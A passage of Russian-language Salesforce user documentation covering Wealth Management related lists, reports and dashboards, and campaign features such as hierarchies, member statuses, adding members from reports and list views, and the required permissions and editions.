Связанный список «Финансовые организации»

Данный связанный список содержит общие сведения о финансовых организациях клиента (например, имена организаций, номера организаций и текущие значения). Данные сведения извлекаются из записей на вкладке «Финансовые организации».

Связанный список «Фонды»

Данный связанный список содержит общие сведения о собственных активах клиента (например, денежные средства, акции и облигации). При необходимости просмотрите для каждого фонда такие сведения, как рыночная цена, последняя цена, цена покупки и количество акций. Данные сведения извлекаются из записей на вкладке «Фонды». Обратите внимание, что каждый фонд имеет связанную запись финансовой организации.

Связанный список «Интересы клиента»

Данный связанный список содержит общие сведения о ценных бумагах, покупка или продажа которых интересует клиента. Данные сведения извлекаются из записей на вкладке «Интересы клиента».

Связанный список «Получение знаний о клиентах»

Данный связанный список содержит общие сведения о формах получения знаний, связанных с клиентом. Данные сведения извлекаются из записей на вкладке «Получение знаний о клиентах».

Связанный список «Взаимосвязи»

Взаимосвязью считается клиент, выполняющий определенную роль в жизни другого клиента (например, супруг, ребенок, бухгалтер или юрист). Взаимосвязи отслеживаются посредством связанного списка «Взаимосвязи» на странице сведений о клиенте; данный связанный список доступен по запросу. В стандартной терминологии Salesforce взаимосвязями называются партнеры. Тем не менее, Salesforce for Wealth Management использует термин «взаимосвязи».

Связанный список «Группы, работающие с клиентами»

Данный связанный список содержит финансовых консультантов и других пользователей Salesforce, участвующих в процессе управления отдельным клиентом. В стандартной терминологии Salesforce группами, работающими с клиентами, называются группы, работающие с организациями. Тем не менее, Salesforce for Wealth Management использует термин «группы, работающие с клиентами».

Связанный список «Участники группы взаимосвязи»

Данный связанный список отображает группы взаимосвязи, участником которых является клиент. Данный связанный список доступен по запросу и иногда использует другое название.

СМ. ТАКЖЕ:

Общие сведения о Salesforce for Wealth Management

Навигация по приложению Salesforce for Wealth Management

Отчеты и панели мониторинга Salesforce for Wealth Management

Отчеты Salesforce for Wealth Management

Решение Salesforce for Wealth Management предлагает отчеты по отрасли, которые распределены по группам в соответствующих папках на вкладке «Отчеты»:

- Отчеты по клиентам
- Отчеты по интересам клиентов
- Отчеты по финансам
- Отчеты по владениям и активам WM
- Отчеты по изучению клиентов

Для получения доступа к отчетам выберите соответствующую папку в раскрывающемся меню «Отчеты» и щелкните название нужного отчета.

Панели мониторинга Salesforce for Wealth Management

Решение Salesforce for Wealth Management предлагает панели мониторинга, разработанные с учетом специфики отрасли, например, панель мониторинга финансовых счетов, которая позволяет анализировать сведения о клиентских счетах. Чтобы получить доступ к панелям, откройте вкладку «Панели мониторинга» и щелкните название нужной панели в раскрывающемся меню.

Прим.: Снимок панели мониторинга появится на вкладке «Начальная страница».

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- Запуск отчетов

  И

  «Чтение» для записей, добавленных в отчет

Для просмотра панелей мониторинга:

- Запуск отчетов

  И

  Доступ для просмотра папок панелей мониторинга

СМ. ТАКЖЕ:

Общие сведения о Salesforce for Wealth Management

Навигация по приложению Salesforce for Wealth Management

Формирование групп взаимосвязи клиентов

Проведение кампаний и создание интересов

Планирование, управление и отслеживание кампаний

Кампании

Управляйте внешними маркетинговыми кампаниями с помощью прямых почтовых рассылок, семинаров, печатных объявлений, эл. почты или других типов маркетинговых инициатив. Организовывайте кампании в иерархии для удобного анализа того, что наиболее эффективно работает для увеличения продаж компании.

Salesforce позволяет быстро и удобно находить, управлять и создавать отчеты по кампаниям.

СМ. ТАКЖЕ:

- Начальная страница кампаний
- *Пять шагов по управлению кампаниями*
- Рекомендации для кампаний

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Начальная страница кампаний

При выборе вкладки «Кампании» отображается начальная страница кампаний. Начальная страница кампаний доступна всем пользователям.

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы просмотреть краткий список кампаний, соответствующих заданному критерию, выберите элемент раскрывающегося списка в разделе **«Недавние кампании»**. Чтобы просмотреть сведения о кампании, выберите имя нужной кампании из списка. Чтобы изменить количество отображаемых элементов, выберите ссылку **«Показать 25 элем.»** или **«Показать 10 элем.»**. Доступные поля определяются макетом поиска «Вкладка "Кампании"», который задан администратором, и параметрами безопасности полей, которые заданы пользователем (в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition). Ниже перечислены критерии фильтрации, доступные в разделе «Недавние кампании».

Значение списка «Недавние кампании»	Описание
Недавно просмотренные	Последние 10 или 25 кампаний, просмотренных пользователем; самые последние просмотренные кампании отображаются в списке первыми. Данный список формируется на основе недавних элементов и содержит записи, за которые несут ответственность текущий и другие пользователи.
Мои активные кампании	Последние 10 или 25 кампаний, помеченных как активные; самые последние созданные кампании отображаются в списке первыми. Данный список содержит записи, за которые несет ответственность только текущий пользователь.

- Чтобы добавить новую кампанию, нажмите кнопку **«Создать»** в разделе **«Недавние кампании»**.
- Чтобы открыть отчет, щелкните имя нужного отчета в разделе **«Отчеты»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Кампании»:

- «Чтение» для кампаний

Для просмотра кампаний:

- «Чтение» для кампаний

Для создания кампаний:

- «Создание» для кампаний

СМ. ТАКЖЕ:

Кампании

Рекомендации для кампаний

Просмотрите следующие рекомендации перед началом работы с кампаниями.

Сообщества

При работе с кампаниями внутри сообщества есть некоторые ограничения.

- Действие по просмотру иерархии кампаний не появляется на страницах со сведениями о кампании.
- Связанные списки «Влияние кампании» и «Статус участника кампании» не появляются.
- Связанные списки «Иерархия кампаний» не поддерживают детализацию.
- Действие по добавлению кампании не появляется на начальных страницах интересов и контактов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Кампании

Просмотр иерархий кампаний

Иерархия кампаний позволяет группировать кампании в рамках конкретной маркетинговой программы или проекта, чтобы предоставить пользователям возможность более эффективного анализа связанных маркетинговых мер.

Чтобы просмотреть иерархию, щелкните ссылку **«Просмотр иерархии»** напротив поля «Имя кампании» на странице сведений о кампании. В случае отсутствия иерархии страница «Иерархия кампаний» отображает только выбранную кампанию.

Иерархия кампаний отображает кампании, связанные посредством поля «Родительская кампания». Иерархия отображает взаимосвязь между кампаниями (например, группу кампаний в рамках конкретной маркетинговой тактики). Каждая кампания может иметь только одну родительскую кампанию, но неограниченное количество одноуровневых кампаний, а иерархия кампаний может содержать не более пяти уровней или поколений. Другими словами, максимальная глубина иерархии составляет пять уровней, тогда как ширина каждого уровня не ограничивается. Участники кампании (например, контакты и интересы) могут быть добавлены на любой уровень.

Страница «Иерархия кампаний» позволяет отображать взаимосвязь между кампаниями и родительскими кампаниями. Кампании отображаются в порядке убывания согласно уровню иерархии. Чтобы открыть страницу сведений о кампании, щелкните имя нужной кампании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:

- «Чтение» для кампаний

Статистика по отдельной кампании отображается в разделе «Статистика по кампании» страницы сведений о кампании. Сводная статистика для родительских и дочерних кампаний отображается в связанном списке «Иерархия кампаний».

Прим.: Точность составленных отчетов гарантируется только в том случае, если все кампании в иерархии используют одинаковую валюту.

СМ. ТАКЖЕ:

Настройка иерархий кампаний

Просмотр статистики по иерархии кампаний

Просмотр статистики по иерархии кампаний

Страница сведений о кампании содержит связанный список «Иерархия кампаний», который отображает родительскую и все подчиненные ей кампании. Чтобы создать иерархию кампаний, свяжите кампании посредством поля поиска «Родительская кампания» на странице сведений о кампании. Чтобы открыть страницу сведений о кампании, щелкните имя нужной кампании в связанном списке.

Связанный список «Иерархия кампаний» содержит поля статистики для каждой кампании, а также итоговые значения для родительской и всех подчиненных ей кампаний. Поля статистики отображаются в связанном списке только после включения поддержки иерархий кампаний в организации. Дополнительную информацию и список полей см. в разделе «Настройка иерархий кампаний» на странице 1576.

Связанный список «Иерархия кампаний» содержит не более двух уровней иерархии: родительская и дочерние кампании. Кампании, подчиняющиеся дочерней кампании, не отображаются в связанном списке, но их данные добавляются в значения полей статистики. Поля статистики содержат сводные данные, независимо от наличия у пользователя прав общего доступа для просмотра отдельных кампаний иерархии. Однако при отсутствии прав доступа к кампании, которая отображается в связанном списке, пользователь не может открыть страницу сведений по ссылке в связанном списке. Чтобы просмотреть все уровни иерархии кампаний, щелкните ссылку **«Просмотр иерархии»** напротив поля «Имя кампании» на странице сведений о кампании.

СМ. ТАКЖЕ:

Отображение и редактирование кампаний

Поля кампаний

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:

- «Чтение» для кампаний

Для просмотра иерархий кампаний:

- «Чтение» для кампаний

Отображение и редактирование кампаний

Отображение кампаний

Чтобы просмотреть подробные сведения о кампании, щелкните имя нужной кампании на начальной странице соответствующей вкладки или на страницах со списками. При необходимости выберите имя кампании в связанном списке «Журнал кампании» связанного интереса, контакта или организации-лица. Если в организации включена поддержка всплывающих сведений, наведите указатель мыши на любое поле поиска страницы сведений, чтобы просмотреть ключевую информацию о записи до открытия соответствующей страницы сведений.

Редактирование кампаний

Чтобы обновить кампанию, нажмите кнопку **«Правка»** и обновите нужные поля. По завершении нажмите кнопку **«Сохранить»**. Чтобы сохранить текущую кампанию и добавить новую, нажмите кнопку **«Сохранить и создать»**.

Чтобы изменить значения полей прямо на странице сведений, воспользуйтесь функцией встроенного редактирования. Чтобы включить функцию встроенного редактирования, обратитесь к администратору.

Прим.: Редактирование кампании, являющейся потомком другой кампании, доступно только при наличии полномочия «Чтение» для родителя.

Создание иерархии кампаний

При создании или редактировании кампании поле поиска «Родительская кампания» позволяет назначить родительскую кампанию. Диалоговое окно поиска позволяет находить текущие кампании или создавать новые родительские кампании. Дополнительную информацию о настройке иерархий кампаний для организации см. в разделе «Настройка иерархий кампаний» на странице 1576.

Вычисление статистики по кампании

Подробные сведения о кампании содержат поля статистики, которые автоматически обновляются и используют значения из всех связанных записей, независимо от доступности данных записей для чтения. Если в организации включена поддержка иерархий кампаний, то связанный список «Иерархия кампаний» содержит сводную статистику для родительской кампании и всех подчиненных ей кампаний.

Прим.: Процесс вычисления статистики по кампании выполняется каждые две минуты и одновременно охватывает только статистику по одной кампании. Если очередь содержит большое количество кампаний или кампании с большим количеством участников, то вычисление может быть отложено на 10 или более минут.

Связывание контактов, интересов или организаций-лиц с кампаниями

Выберите параметр из раскрывающейся кнопки **«Управление участниками»** на странице сведений о кампании.

Дополнительные параметры

Чтобы настроить значения поля кампании «Статус участника», нажмите кнопку **«Дополнительные параметры»**. См. раздел «Настройка параметров кампании» на странице 1575.

Связанные списки кампаний

- Чтобы просмотреть соответствующий связанный список и его записи, наведите указатель мыши на нужную ссылку в верхней части страницы сведений. Если включена поддержка Chatter, то всплывающие ссылки отображаются под лентой. Интерактивная область наложения позволяет пользователям просматривать и управлять элементами связанного списка. Чтобы перейти к содержимому связанного списка, щелкните соответствующую ссылку. Если всплывающие ссылки недоступны, обратитесь к администратору Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра списков кампаний:

- «Чтение» для кампаний

Для изменения кампаний:

- «Редактирование» для кампаний

И

Флажок «Пользователь `Marketing`», установленный на странице сведений о пользователе

- В нижней части страницы сведений отображаются связанные списки кампании, включая действия, вложения, участников кампании, иерархии кампаний и возможности, добавленные в результате проведения кампании. Доступные связанные списки определяются персональными настройками пользователя и параметрами макетов страниц или полномочиями на просмотр связанных данных. Чтобы просмотреть дополнительные сведения об отдельном элементе, щелкните имя нужного элемента. Чтобы просмотреть дополнительные элементы, щелкните ссылку **«больше»** внизу страницы или **«Подробнее»** под связанным списком.

Печать кампаний

Чтобы открыть печатную версию страницы сведений о кампании, щелкните ссылку **«Версия для печати»** на странице сведений о кампании. Рекомендуем воспользоваться функцией печати, доступной в обозревателе.

Общий доступ

Чтобы предоставить другим пользователям, группам или ролям общий доступ к кампании, нажмите кнопку **«Общий доступ»**. См. раздел «Предоставление общего доступа к кампаниям» на странице 1603.

Чтобы открыть последнюю просмотренную страницу со списком, щелкните ссылку **«Назад к списку»**, расположенную в верхней части любой страницы сведений о кампании. Если в организации включена поддержка свертываемых разделов, щелкните значок стрелки напротив нужного заголовка, чтобы развернуть или свернуть соответствующий раздел страницы сведений.

Добавление отдельных участников в кампании

Отберите вручную отдельных участников кампании на страницах сведений о контактах, интересах или организациях-лицах.

1. На странице сведений о контактах, интересах или организациях-лицах перейдите к связанному списку «Журнал кампании» и нажмите **«Добавить в кампанию»**.
2. Укажите кампанию.
3. Выберите нужный статус на странице редактирования сведений об участнике кампании.
4. Не забывайте сохранять внесенные изменения!

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или клонирования участника кампании:

- «Чтение» для кампаний

  И

  «Редактирование» для интересов и контактов

Для редактирования отдельных участников кампании выполните следующие действия.

- «Чтение» для кампаний

  И

  «Чтение» или «Редактирование» для интересов или контактов

Добавление участников в кампании из организаций

Выберите участников кампании из связанного списка «Контакты» в организации.

1. На странице сведений об организации перейдите к связанному списку «Контакты».
2. Добавьте один или несколько контактов как участников кампании.
   - Чтобы добавить одного участника кампании, выберите **Добавить в кампанию** из меню действия рядом с контактом.
   - Чтобы добавить несколько участников, нажмите **Просмотреть все**, потом выберите участников кампании и нажмите **Добавить в кампанию**. Максимальное количество контактов на страницу составляет 200.
3. Укажите кампанию.
4. Укажите статус участника кампании.
5. Нажмите кнопку **«Отправить»**.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce1.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления или клонирования участника кампании:

- «Чтение» для кампаний

  И

  «Редактирование» для интересов и контактов

Для редактирования отдельных участников кампании выполните следующие действия.

- «Чтение» для кампаний

  И

  «Чтение» или «Редактирование» для интересов или контактов

Журнал кампании

Отслеживайте изменения в стандартных и настраиваемых полях кампаний с помощью связанного списка «Журнал поля кампании».

Связанный список «Журнал поля кампании» на странице сведений о кампании отслеживает изменения, внесенные в данную кампанию. При каждом изменении отслеживаемого стандартного или настраиваемого поля кампании в связанный список «Журнал поля кампании» добавляется новая запись. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал кампании не фиксирует изменения, вносимые в связанные списки кампаний.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:

- «Чтение» для кампаний

Настройка параметров кампании

Для каждой кампании пользователи Marketing должны определить значения параметра «Статус участника», соответствующие значениям статуса интересов, контактов или организаций-лиц в кампании. Например, для конференции могут быть заданы значения «Запланировано», «Приглашение отправлено», «Просьба ответить» и «Посетил». Недоступно в Lightning Experience.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра кампаний:
- «Чтение» для кампаний

Для настройки значений статуса участника:
- «Редактирование» для кампаний

  И

  Флажок «Пользователь `Marketing`», установленный на странице сведений о пользователе

Привилегии пользователя для настройки параметров кампании

- Дополнительные параметры кампании доступны всем пользователям. Ниже перечислены условия *редактирования* дополнительных параметров.
  - Флажок «Пользователь `Marketing`», установленный на странице сведений о пользователе
  - Полномочие «Редактирование» для кампаний
  - Необходимо обеспечить по крайней мере общий доступ к записи кампании
  - Действия выполняются в приложении Salesforce Classic
- При замене значений статуса участника все кампании обновляются независимо от уровня общего доступа к связанным контактам или интересам.

Определение значений статуса участника

По умолчанию новые кампании поддерживают два статуса участника: «Отправлено» и «Отвечено». Значения можно редактировать или создавать.

1. Нажмите кнопку **«Дополнительные параметры»** на странице сведений о кампании.
2. Нажмите кнопку **«Правка»**.
3. Обновите текущие значения или добавьте новые.
4. Чтобы добавить записи, нажмите **«Добавить»**. Разрешается добавить не более 50 значений.
5. Выберите значение по умолчанию.
6. Установите флажок «Отвечено» напротив нужных значений. Участники со значениями «Отвечено» подсчитываются в поле кампании «Ответов в кампании».

   Прим.: Изменение флажка «Отвечено» может иметь значительные последствия. Установка или снятие флажка «Отвечено» приводит к изменению статистики по кампании и сведений об участнике кампании. А именно: изменяются поля участника кампании «Отвечено», «Дата последнего ответа» и «Дата последнего изменения». Например, если флажок «Отвечено» устанавливается напротив статуса «Посетил», то текущие участники кампании со статусом «Посетил» учитываются в статистике по кампании в качестве ответов, а поля дат обновляются.

Замена значений статуса участника

Значения параметра «Статус участника» могут быть глобально заменены для каждого участника кампании. Например, значение «Приходил» может быть заменено более подходящим значением «Посетил».

1. Нажмите кнопку **«Дополнительные параметры»** на странице сведений о кампании.

2. Нажмите кнопку **«Заменить»** в связанном списке «Значения статуса участника».
3. Введите нужное значение и выберите новое значение.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Изменение статуса участника кампании не инициирует пересчет полей сводного резюмирования, либо выполнение бизнес-правил, триггеров или правил проверки.

Настройка иерархий кампаний

Анализируйте и создавайте отчеты по состоянию связанных кампаний. Пользователи могут группировать кампании в рамках конкретной маркетинговой программы или проекта путем связывания кампаний посредством взаимосвязи поиска.

Иерархии содержат до пяти уровней. Каждая кампания может иметь одну родительскую кампанию, но неограниченное количество одноуровневых кампаний.

Чтобы настроить иерархии кампаний, добавьте поле «Родительская кампания» в макет страницы кампании и включите поддержку полей статистики.

Воспользуйтесь параметрами безопасности полей для предоставления доступа к полям. По мере настройки доступности каждого из полей система Salesforce отображает значения полей в строке **«Итого в иерархии»** связанного списка «Иерархия кампаний».

Прим.: Поля иерархии кампаний содержат сводные данные для родительской кампании и всех подчиненных ей кампаний, независимо от наличия у пользователя прав общего доступа к определенной кампании иерархии. Таким образом, при включении полей иерархии кампаний следует учитывать параметры общего доступа к кампаниям, заданные в организации. Чтобы скрыть сводные данные по иерархии, включая недоступные кампании, удалите некоторые или все поля иерархии кампаний из связанного списка «Иерархия кампаний». Поля иерархии кампаний, которые не были добавлены в связанный список или макет страницы, доступны пользователям в отчетах.

После настройки иерархий пользователи могут создавать и назначать родительские кампании посредством поля «Родительская кампания», а также просматривать сведения об иерархии на странице «Иерархия кампаний» или в связанном списке «Иерархия кампаний».

Прим.: Все кампании в иерархии должны использовать одинаковую валюту.

Страница «Иерархия кампаний», доступная по ссылке **«[Просмотр иерархии]»** напротив поля **«Имя кампании»** на странице сведений о кампании, содержит все уровни иерархии, а также кампании, добавленные на каждом уровне. Дополнительную информацию см. в разделе «Просмотр иерархий кампаний» на странице 1568. Связанный список «Иерархия кампаний» содержит сводные данные для родительской кампании и всех подчиненных ей кампаний. Дополнительную информацию см. в разделе «Просмотр статистики по иерархии кампаний» на странице 1569.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания иерархии кампаний:

- «Создание» для кампаний

  И

  Флажок «Пользователь `Marketing`», установленный на странице сведений о пользователе

Для настройки иерархий кампаний:

- «Настройка приложения»

СМ. ТАКЖЕ:

Настройка параметров кампании
Поля кампаний

Управление участниками кампании

Пакетное редактирование участников кампании

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра вкладки «Текущие участники»:	«Редактирование» для кампаний И «Чтение» для интересов или контактов И Флажок «Пользователь Marketing», установленный на странице сведений о пользователе
Для обновления и удаления участников кампании:	«Редактирование» для кампаний И «Редактирование» для интересов и контактов И Флажок «Пользователь Marketing», установленный на странице сведений о пользователе

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Редактирование участников кампании на странице «Управление участниками»

Прим.: Прежде чем открыть страницу «Управление участниками», убедитесь в наличии поддерживаемого обозревателя.

Чтобы обновить статус участника кампании, изменить сведения об участнике кампании или удалить участников кампании на странице «Управление участниками», выполните указанные ниже действия.

1. Нажмите раскрывающуюся кнопку **«Управление участниками»** на странице сведений о кампании или в связанном списке «Участники кампании» и выберите пункт **«Редактировать участников — поиск»**.
2. При необходимости введите критерии фильтрации на вложенной вкладке «Текущие участники» и нажмите кнопку **«Начать»**.

   Прим.: Если участники кампании созданы на основе интересов и контактов, то просмотр всех участников возможен только при наличии полномочия «Чтение» для интересов и контактов. С правом «Чтение» только для интересов вы видите только участников кампании, созданных из интересов. С правом «Чтение» только для контактов вы видите только участников кампании, созданных из контактов.

3. Установите флажки напротив нужных записей. Чтобы выбрать все записи на текущей странице, установите флажок в заголовке столбца.
4. При необходимости выполните указанные ниже действия.
   - Чтобы изменить статус участника кампании, выберите нужный статус в раскрывающемся списке **«Обновить статус»**.

- Чтобы удалить участника из кампании, щелкните ссылку **«Удалить»**.
- Чтобы изменить сведения об участнике кампании, щелкните ссылку **«Правка»**.
- Чтобы просмотреть, изменить, удалить или клонировать участника кампании, щелкните имя нужного участника кампании в столбце «Имя».

Текущая версия страницы «Управление участниками» не поддерживает режим доступности. Тем не менее режим доступности позволяет добавлять контакты или интересы в кампанию, обновлять участников кампании с помощью специальных мастеров.

Если требуется обновление большого количества участников кампании, можно использовать приложение Data Loader для экспорта и затем реимпорта данных об участниках кампании. Прежде чем загружать CSV-файл с помощью Data Loader, обязательно отсортируйте файл по «ИД кампании». В случае проблем с реимпортом данных попробуйте разделить CSV-файл на несколько файлов меньшего размера и загрузить их отдельно.

СМ. ТАКЖЕ:

Управление участниками кампании

Пакетное добавление участников кампании

Отображение и редактирование участника кампании

Управление участниками кампании

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления или клонирования участника кампании:	«Чтение» для кампаний И «Редактирование» для интересов и контактов
Для просмотра и редактирования связанного списка участников кампании выполните следующие действия:	«Чтение» для кампаний И «Чтение» для интересов или контактов
Для отображения и использования кнопки **«Управление участниками»** в связанном списке «Участники кампании»:	«Редактирование» для кампаний И «Чтение» для интересов или контактов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Управляйте участниками кампании непосредственно со страницы сведений о кампании.

Пункт **«Управление участниками»** в связанном списке «Участники кампании» и разделе «Сведения о кампании» позволяет находить и добавлять интересы и контакты в качестве участников кампании, обновлять или удалять текущих участников, а также добавлять и обновлять участников кампании с помощью файла импорта.

Используйте связанный список «Участники кампании» для выполнения следующих действий.

- Добавление отдельных участников из результатов поиска.
- Добавление нескольких участников из файла импорта.
- Редактирование участников.

- Обновление статусов участников из файла импорта.

СМ. ТАКЖЕ:

Пакетное добавление участников кампании
Пакетное редактирование участников кампании
Импорт участников кампании

Пакетное добавление участников кампании

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления участников кампании:	«Редактирование» для кампаний И «Редактирование» для интересов и контактов И Флажок «Пользователь `Marketing`», установленный на странице сведений о пользователе
Для удаления участников кампании:	«Чтение» для кампаний И Полномочие «Редактирование» для интересов или контактов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Добавление участников кампании на странице «Управление участниками»

Страница «Управление участниками» позволяет добавлять интересы и контакты в качестве участников кампании. Добавление контактов в кампанию доступно только при активном флажке «Добавить в кампанию».

Прим.: Прежде чем открыть страницу «Управление участниками», убедитесь в наличии поддерживаемого обозревателя.

Чтобы добавить участников кампании на странице «Управление участниками», выполните указанные ниже действия.

1. Нажмите раскрывающуюся кнопку **«Управление участниками»** на странице сведений о кампании или в связанном списке «Участники кампании» и выберите пункт **«Добавить участников — поиск»**.
2. Чтобы добавить интересы или контакты, установите соответствующий переключатель «Интересы» или «Контакты» на вложенной вкладке «Добавить участников».
3. Найдите нужные интересы или контакты.
   - Укажите фильтры поиска и нажмите кнопку **«Начать»**.
   - Или выберите текущее представление (например, «Все открытые интересы») в раскрывающемся списке «Использовать текущее представление». В этом случае результаты отображаются автоматически. Чтобы изменить критерии текущего представления, добавьте или измените нужные фильтры и нажмите кнопку **«Начать»**.

Прим.: Если выбранное представление использует дополнительные параметры или более пяти фильтров, то критерии фильтрации не могут быть изменены. Некоторые критерии фильтрации отображаются в результатах поиска для данных представлений.

4. Установите флажки напротив нужных записей. Чтобы выбрать все записи на текущей странице, установите флажок в заголовке столбца.
5. Выберите нужный статус в раскрывающемся списке **«Добавить со статусом»**.

Сообщение-подтверждение и добавленные участники отображаются на вложенной вкладке «Текущие участники».

Прим.: Чтобы активировать флажок «Добавить в кампанию», выполните указанные ниже действия.

1. В разделе параметров управления объектами для контактов перейдите к пункту «Макеты поиска».
2. Щелкните ссылку **«Правка»** напротив спискового представления контактов.
3. Установите флажок «Добавить в кампанию».
4. Нажмите кнопку **«Сохранить»**.

Текущая версия страницы «Управление участниками» не поддерживает режим доступности. Тем не менее режим доступности позволяет добавлять контакты или интересы в кампанию, обновлять участников кампании с помощью специальных мастеров.

СМ. ТАКЖЕ:

Управление участниками кампании

Пакетное редактирование участников кампании

Поиск по параметрам управления объектами

Добавление участников кампании из стандартных и настраиваемых отчетов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для добавления участников кампании из отчета по контактам:	Флажок «Пользователь `Marketing`», установленный на странице сведений о пользователе И «Редактирование» для кампаний И «Чтение» для контактов И «Чтение» для отчетов
Для добавления участников кампании из отчета по интересам:	Флажок «Пользователь `Marketing`», установленный на странице сведений о пользователе И «Редактирование» для кампаний И «Чтение» для интересов

	И «Чтение» для отчетов
Для добавления участников кампании из отчета по организациям-лицам:	Флажок «Пользователь Marketing», установленный на странице сведений о пользователе И «Редактирование» для кампаний И «Чтение» для контактов И «Чтение» для отчетов

Добавление участников в кампанию выполняется быстро и просто, если добавлять их из отчетов по интересам, контактам и организациям-лицам в табличной сводной или матричной форме.

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. В отчете, возвращающем записи по интересам, контактам или организациям-лицам, выберите **«Добавить в кампанию»**.

   Если кнопка **«Добавить в кампанию»** отключена, рекомендуем изменить отчет, чтобы сократить количество возвращаемых записей (не более 50 000).
2. Введите имя кампании.
3. Выберите статус участника для новых участников.
4. Определите необходимость сохранения статуса для участников, уже связанных с кампанией. При необходимости их статус можно обновить одним из значений, выбранным для новых участников.
5. В Lightning Experience нажмите кнопку **«Отправить»**. В Salesforce Classic выберите **«Добавить в кампанию»**.
6. В Lightning Experience вы получите сообщение, когда добавление участников завершится. В Salesforce Classic просмотрите окно подтверждения и нажмите **«Готово»**.

Ниже представлены рекомендации по добавлению участников кампании из отчета.

- Чтобы добавить участников в кампании из настраиваемых отчетов, основной объект отчета должен быть интересом или контактом.
- Чтобы добавить в кампании участников из отчетов в Lightning Experience, настраиваемый тип отчета следует включить в поле «Полное имя».
- Если процесс добавления участников кампании прерывается, некоторые участники все-таки могут быть добавлены. Это связано с тем, что участники добавляются группами.
- Если после начала, но до завершения процесса добавления записей интересов или контактов выполняется их редактирование, эти записи не будут добавлены в кампанию.
- Пользователь может добавлять в кампанию активные интересы (не преобразованные интересы). Если в отчете отображаются преобразованные интересы, не волнуйтесь. В кампанию будут добавлены только активные интересы.

Добавление нескольких участников в кампанию из спискового представления

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Добавление контактов в кампанию:	Флажок «Пользователь Marketing», установленный на странице сведений о пользователе И «Редактирование» для кампаний И Полномочие «Редактирование» для контактов
Добавление интересов в кампанию:	Флажок «Пользователь Marketing», установленный на странице сведений о пользователе И «Редактирование» для кампаний И Редактирование для интересов
Добавление организаций-лиц в кампанию:	Флажок «Пользователь Marketing», установленный на странице сведений о пользователе И «Редактирование» для кампаний И Полномочие «Редактирование» для контактов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

